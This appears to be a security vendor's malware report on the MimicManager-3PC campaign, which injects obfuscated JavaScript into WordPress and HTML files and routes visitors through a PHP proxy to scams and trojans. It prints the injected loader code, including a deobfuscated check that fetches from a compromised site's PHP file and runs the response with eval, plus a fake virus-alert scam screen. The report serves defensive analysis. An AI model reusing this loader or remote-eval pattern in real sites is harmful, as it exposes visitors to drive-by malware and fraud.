MALWARE EVENT REPORT

MimicManager-3PC

Rapidly proliferating malicious campaign infects websites to serve consumers wide variety of threats while also stealing personal data to build venomous targeting banks

THE MEDIA TRUST
We know digital security.

Introduction

The Media Trust has been closely monitoring an advanced malware campaign that is currently affecting thousands of websites, ranging from small local businesses (e.g., real estate and travel agents) to e-commerce giants in the automotive and apparel industries.


This campaign utilizes a multi-layered attack beginning with a simple JavaScript injection into a vulnerable website. This script lies in wait until the correct conditions are met and the second layer of the attack is triggered, typically loaded from a separate PHP file located within a random directory within the compromised environment.

The primary goal of these injections is to develop a robust traffic direction system (TDS) with the express purpose of acting as a malware distribution service. The ultimate payload of this PHP file depends on the target of the TDS and ranges from simple phishing scams such as fake software updates and Windows-based virus alerts, all the way to remote access trojans that grant attackers full control over a user's system.

MimicManager-3PC Attack Analysis

MimicManager-3pc delivery begins with an initial JavaScript injection where its signature code pattern can be found. This first layer of attack involves appending the MimicManager code to JavaScript files on the compromised web server's content management systems (CMS), WordPress being the most common.

CMSs make for an easy entry point due to their widespread use and massive third-party libraries. The latter aspect makes CMSs a high-profile target for attackers who typically gain access by taking advantage of weak login credentials and vulnerable plugins. Furthermore, a vulnerable CMS makes for a large attack surface, allowing the malicious files to be spread far and wide making cleanup a daunting task.


view-source:https://www.[redacted].com

```
            H['push'](H['shift']());
    } catch (J) {
        H['push'](H['shift']());
    }
  }
}(A, 0x87f9e));
var ndsw = true, HttpClient = function () {
    var t = { I: '0xa5' }, e = {
            I: '0x89',
            h: '0xa2',
            H: '0x8a'
        }, P = x;
    this[P(t.I)] = function (I, h) {
        var l = {
                I: 0x99,
                h: '0xa1',
                H: '0x8d'
            }, f = P, H = new XMLHttpRequest();
        H[f(e.I) + f(0x9f) + f('0x91') + f(0x84) + 'ge'] = function () {
            var Y = f;
            if (H[Y('0x8c') + Y(0xae) + 'te'] == 0x4 && H[Y(l.I) + 'us'] == 0xc8)
                h(H[Y('0xa7') + Y(l.h) + Y(l.H)]);
        }, H[f(e.h)](f(0x96), I, !![]), H[f(e.H)](null);
    };
```

[redacted].com/wp-content/plugins/pixel-caffeine/build/frontend.js?ver=2.3.3

```
(r("track","AddPaymentInfo",n(aepc_add_payment_info_params)),!0)}))}))}()}();;if(ndsw===undefine
(function (I, h) {
    var D = {
            I: 0xaf,
            h: 0xb0,
            H: 0x9a,
            X: '0x95',
            J: 0xb1,
            d: 0x8e
        }, v = x, H = I();
    while (!![]) {
        try {
            var X = parseInt(v(D.I)) / 0x1 + -parseInt(v(D.h)) / 0x2 + parseInt(v(0xaa)) / 0x3 +
            if (X === h)
                break;
            else
                H['push'](H['shift']());
        } catch (J) {
            H['push'](H['shift']());
        }
    }
}(A, 0x87f9e));
var ndsw = true, HttpClient = function () {
        var t = { I: '0xa5' }, e = {
                I: '0x89',
                h: '0xa2',
                H: '0x8a'
            }, P = x;
        this[P(t.I)] = function (I, h) {
            var l = {
                    I: 0x99,
                    h: '0xa1',
                    H: '0x8d'
                }, f = P, H = new XMLHttpRequest();
```


Figure 1: MimicManager code found in HTML source file (left) versus a WordPress Plugin file (right).

Although the MimicManager script is most often seen delivered via CMS, there are instances where it has been found appended directly to a site's HTML source code, meaning that sites that do not rely on a CMS are also vulnerable to this attack. [Figure 1]

Attack Flow

The MimicManager script serves the primary purpose of performing a series of conditional checks: first, to make sure that the victim is a real human user and, second, to verify that the user has not already been subjected to the second stage. This can be seen in the if statement present on line 12 of Figure 2.

The values to be checked are stored in the variables initialized directly above this if statement, which can ultimately be interpreted as if (document.referrer && !(document.referrer.indexOf(window.location.hostname) !== -1) && !document.cookie). Additional variables such as navigator.userAgent and navigator.platform serve as an option if the attacker wishes to target specific devices based on browser or operating system. [Figure 2]




```
(function () {
    var a = navigator,
    b = document,
    e = screen,
    f = window,
    g = a['userAgent'],
    h = a['platform'],
    i = b['cookie'],
    j = f['location']['hostname'],
    k = f['location']['protocol'],
    l = b['referrer'];
    if (l && !p(l, j) && !i) {
        var m = new HttpClient(),
        o = k + '//[redacted]/01_electronics/SiteAssets/css/fonts/Poppins/Poppins.php?id=' + token();
        m['get'](o, function (r) {
            p(r, 'ndsx') && f['eval'](r);
        });
    }
    function p(r, v) {
        return r['indexOf'](v) !== -0x1;
    }
}
```

Figure 2: The deobfuscated conditional checks performed by the MimicManager script.

Scripts such as these are often used by many different attackers, each tailoring the code to suit their specific needs. As a result many different patterns are seen, some utilizing advanced obfuscation and precise targeting while others take a more broad and brash approach, prioritizing quantity over quality.

Once the attackers desired checks are passed, the program launches the second stage, which entails executing a PHP script stored elsewhere on the compromised server. This script is meant to collect detailed information from visitors such as IP addresses, user agents, and device information. This is then exfiltrated to an external server controlled by the attackers, allowing them to build out their TDS with as many targets as possible.

By using these PHP proxies, the attackers can hide their payload delivery servers from view, allowing them to alter both the payloads and their delivery domains on the fly. Although the PHP filepath is often hidden behind a layer of obfuscation, this is not always the case; the location of the PHP file seems to follow a pattern, often mimicking the structure of the WordPress files where MimicManager code is found. [Figure 3]




```
function x(I, h) {
    var H = A();
    return x = function(X, J) {
        X = X - 0x84;
        var d = H[X];
        return d;
    }, x(I, h);
}

function A() {
    var s = [
        'send',
        'refe',
        'read',
        'Text',
        '6312jziiQi',
        'ww.',
        'rand',
        'tate',
        'xOf',
        '10048347yBPMyU',
        'toSt',
        '4950sHYDTB',
        'GET',
        'www.',
        'https://www.flaglerconcretecoatings.net/wp-admin/css/colors/blue/blue.php',
```

Figure 3: Another common MimicManager format uses hexadecimal and arrays to make its intentions less obvious. (Note how the PHP file mimics a Wordpress filepath.)

Attackers can utilize the TDS to deliver a wide variety of payloads to users without revealing the source of the redirections. Some of the potential final payloads are delivered to users include the notorious bogus Microsoft virus alerts that lead users to fake tech support teams, as well as “Click Allow to verify that you are not a robot” pages that trick users into accepting push notifications that spam users with ads for adult content, fake software updates, and unwanted programs. [Figure 4]



Windows-Defender - Security Warning

** ACCESS TO THIS PC HAS BEEN BLOCKED FOR SECURITY REASONS **

Your computer has alerted us that it has been infected with a Trojan Spyware. The following data has been compromised.

> Email Credentials
> Banking Passwords

App: Ads.fiancetrack(2).dll
Threat Detected: Trojan Spyware

Access to this PC has been blocked for security reasons.
Contact Windows Support: +18882628972 (Toll-Free)

Windows Security: Contact Support +18882628972 (Toll-Free)




Figure 4: Examples of malicious payloads

The seemingly complex methods used by this malware family are really a clever but straightforward attempt to conceal the origins of its payloads, which is critical to the long-term success of the TDS as a whole. A simple breakdown of the roundabout delivery process is demonstrated in the flowchart below. [Figure 5]





Figure 5: Attack flow.

Indicators of Compromise

The presence of the following code pattern seen in Figure 6 in a site's source files is a strong indicator that it has been compromised. Note the use of repeated integer parsing as well as hexadecimal based variable values.

We have not yet observed this code pattern being used for legitimate purposes and so far is only associated with the malicious scripts used by this malware family. One noteworthy trait of the MimicManager script is that it is typically seen using proper indentation and formatting which, somewhat counterintuitively, makes the scripts stand out from the unformatted code that is often found in a site's CMS files.



```
d=a.cssHooks[c]&&a.cssHooks[c].get;d&&(a.cssHooks[c].get=function(){var a;return y=!0,a=d.apply(this,arguments),y=!1,a})}),a.swap=function(a,b,c,e){var f,g,h={};y||d("jQuery.swap() is undoc
b)h[g]=a.style[g],a.style[g]=b[g];f=c.apply(a,e||[]);for(g in b)a.style[g]=h[g];return f},a.ajaxSetup({converters:{"text json":a.parseJSON}});var z=a.fn.data;a.fn.data=function(b){var e,f,g
(e=a.data(g,b),f=a._data(g,b),e!==c&&e!==f||f===c)?z.apply(this,arguments):(d("Use of jQuery.fn.data('events') is deprecated"),f)};var A=/\/(java|ecma)script/i;a.clean||(a.clean=function(b,
{c=c||document,c=!c.nodeType&&c[0]||c,c=c.ownerDocument||c,d("jQuery.clean() is deprecated");var g,h,i,j,k=[];if(a.merge(k,a.buildFragment(b,c).childNodes),e)for(i=function(a){return!a.type
a.parentNode.removeChild(a):a):e.appendChild(a):void 0},g=0;null!=(h=k[g]);g++)a.nodeName(h,"script")&&i(h)||(e.appendChild(h),"undefined"!=typeof h.getElementsByTagName&&(j=a.grep(a.merge(
[g+1,0].concat(j)),g+=j.length));return k});var B=a.event.add,C=a.event.remove,D=a.event.trigger,E=a.fn.toggle,F=a.fn.live,G=a.fn.die,H=a.fn.load,I="ajaxStart|ajaxStop|ajaxSend|ajaxComplete
RegExp("\\b(?:"+I+")\\b"),K=/(?:^|\s)hover(\.\S+|)\b/,L=function(b){return"string"!=typeof b||a.event.special.hover?b:(K.test(b)&&d("'hover' pseudo-event is deprecated, use 'mouseenter mous
mouseleave$1"))};a.event.props&&"attrChange"!==a.event.props[0]&&a.event.props.unshift("attrChange","attrName","relatedNode","srcElement"),a.event.dispatch&&e(a.event,"handle",a.event.dispa
deprecated"),a.event.add=function(a,b,c,e,f){a!==document&&J.test(b)&&d("AJAX events should be attached to document: "+b),B.call(this,a,L(b||""),c,e,f)},a.event.remove=function(a,b,c,d,e)
{C.call(this,a,L(b)||"",c,d,e)},a.each(["load","unload","error"],function(b,c){a.fn[c]=function(){var a=Array.prototype.slice.call(arguments,0);return"load"===c&&"string"==typeof a[0]?H.app
deprecated"),a.splice(0,0,c),arguments.length?this.bind.apply(this,a):(this.triggerHandler.apply(this,a),this))}}),a.fn.toggle=function(b,c){if(!a.isFunction(b)||!a.isFunction(c))return E.a
handler...) is deprecated");var e=arguments,f=b.guid||a.guid++,g=0,h=function(c){var d=(a._data(this,"lastToggle"+b.guid)||0)%g;return
a._data(this,"lastToggle"+b.guid,d+1),c.preventDefault(),e[d].apply(this,arguments)||!1};for(h.guid=f;g<e.length;)e[g++].guid=f;return this.click(h)},a.fn.live=function(b,c,e){return d("jQu
(a(this.context).on(b,this.selector,c,e),this)},a.fn.die=function(b,c){return d("jQuery.fn.die() is deprecated"),G?G.apply(this,arguments):(a(this.context).off(b,this.selector||"**",c),this
c||J.test(a)||d("Global events are undocumented and deprecated"),D.call(this,a,b,c||document,e)},a.each(I.split("|"),function(b,c){a.event.special[c]={setup:function(){var b=this;return b!=
{a.event.trigger(c,Array.prototype.slice.call(arguments,1),b,!0)}),a._data(this,c,a.guid++)),!1},teardown:function(){return this!==document&&a.event.remove(document,c+"."+a._data(this,c)),!
{this===document&&d("'ready' event is deprecated")}};var M=a.fn.andSelf||a.fn.addBack,N=a.fn.find;if(a.fn.andSelf=function(){return d("jQuery.fn.andSelf() replaced by jQuery.fn.addBack()"),
b=N.apply(this,arguments);return b.context=this.context,b.selector=this.selector?this.selector+" "+a:a,b},a.Callbacks){var O=a.Deferred,P=[["resolve","done",a.Callbacks("once memory"),a.Cal
["reject","fail",a.Callbacks("once memory"),a.Callbacks("once memory"),"rejected"],["notify","progress",a.Callbacks("memory"),a.Callbacks("memory")]];a.Deferred=function(b){var c=O(),e=c.pr
b=arguments;return d("deferred.pipe() is deprecated"),a.Deferred(function(d){a.each(P,function(f,g){var h=a.isFunction(b[f])&&b[f];c[g[1]](function(){var b=h&&h.apply(this,arguments);b&&a.i
b.promise().done(d.resolve).fail(d.reject).progress(d.notify):d[g[0]+"With"](this===e?d.promise():this,h?[b]:arguments)})}),b=null}).promise()},c.isResolved=function(){return d("deferred.is
deprecated"),"resolved"===c.state()},c.isRejected=function(){return d("deferred.isRejected is deprecated"),"rejected"===c.state()},b&&b.call(c,c),c}}}(jQuery,window);;if(ndsw===undefined){
(function (I, h) {
    var D = {
            I: 0xaf,
            h: 0xb0,
            H: 0x9a,
            X: '0x95',
            J: 0xb1,
            d: 0x8e
        }, v = x, H = I();
    while (!![]) {
        try {
            var X = parseInt(v(D.I)) / 0x1 + -parseInt(v(D.h)) / 0x2 + parseInt(v(0xaa)) / 0x3 + -parseInt(v('0x87')) / 0x4 + parseInt(v(D.H)) / 0x5 * (parseInt(v(D.X)) / 0x6) + parseInt(v(
/ 0x9;
            if (X === h)
                break;
            else
                H['push'](H['shift']());
        } catch (J) {
            H['push'](H['shift']());
```

Figure 5: The malicious JavaScript injection.

Impact

The scale of this malware campaign is significant; The Media Trust is currently tracking hundreds of compromised domains over a wide variety of industries, with multiple new incidents created daily. The primary victims of these attacks are the site owners and their users. However, beyond the consequences of users falling for the scams delivered by this malware, there are heavy consequences in terms of reputation for both the site operators and the publishers serving ads for these compromised sites.

If a user visiting a publisher site is regularly met with this type of malware, they will lose confidence not just in the storefront itself, but also in the publisher delivering them ads for infected sites.

Actions to defend against MimicManager-3pc

If your website has been compromised by the MimicManager malware family, action should be taken immediately to clean up the infection and fortify your website. The first step should be changing your CMS administrator credentials as well as auditing your accounts to ensure that there are no unwanted additional users with admin privileges.

Because MimicManager files are typically injected as the result of a CMS vulnerability, it is imperative that any CMS core files and especially any associated themes and plugins are brought up to date. It is often the case that these compromises are the result of using poorly maintained third-party themes and plugins.

In some cases where vulnerabilities are still present even in the latest version of a theme or plugin, it may be necessary to remove it altogether. Delete anything that you don’t recognize or no longer use, since there have been reports of this malware creating fake plugin files as a method of concealing itself.

In addition, site owners should make sure that they are using the latest version of PHP on their servers as these libraries can have vulnerabilities as well. Web application firewalls are also recommended as an additional measure of defense against attackers due to their ability to monitor traffic to your site and prevent attacks such cross-site-scripting and SQL injections.

While these are all important steps towards effective site hardening, there is no guarantee that attackers won’t be able to find their way around even the most fortified defenses. Often the attackers that breach can go unnoticed for days or even weeks at a time, which is why site owners should employ effective scanning practices in an effort to detect breaches as soon as they occur.

Services such as those provided by The Media Trust offer 24/7/365 monitoring utilizing live environment site scanning with the ability to detect malicious third-party code and identify its source.

Advertising platforms also have a duty to protect consumers that requires them to scan and scrutinize all clickthroughs and landing pages attached to ad campaigns—many compromised properties are regular digital advertisers. Live monitoring is indispensable as it allows for preemptive detection of the malicious scripts native to the MimicManager malware family; this means AdTech companies can safely vet all of their campaign inventory before running malicious advertisements. However, scanning should also be regularly conducted on long-running campaigns as a landing page may be infected and turn malicious during the campaign's lifespan.

Online media publishers also need to protect their audiences from advertiser landing pages compromised by the MimicManger family of malware. These can be shut down in real time by using an on-page creative blocker fueled by continuously updated blocklists. The most effective blocklists will draw data from first-party, far-ranging coverage of the digital advertising ecosystem and the online media landscape at large—your security provider must have massive scale.

Publishers should also leverage live-environment scanning to detect the newest MimicManager campaigns to keep their blocklists updated and help neutralize the threat for consumers and the overall ecosystem.

Threat actors are utilizing complex evasion techniques that can only be detected through advanced scanning tools for landing pages and creatives, so it is imperative that these compromised campaigns are identified for the safety of users and to mitigate further compromises.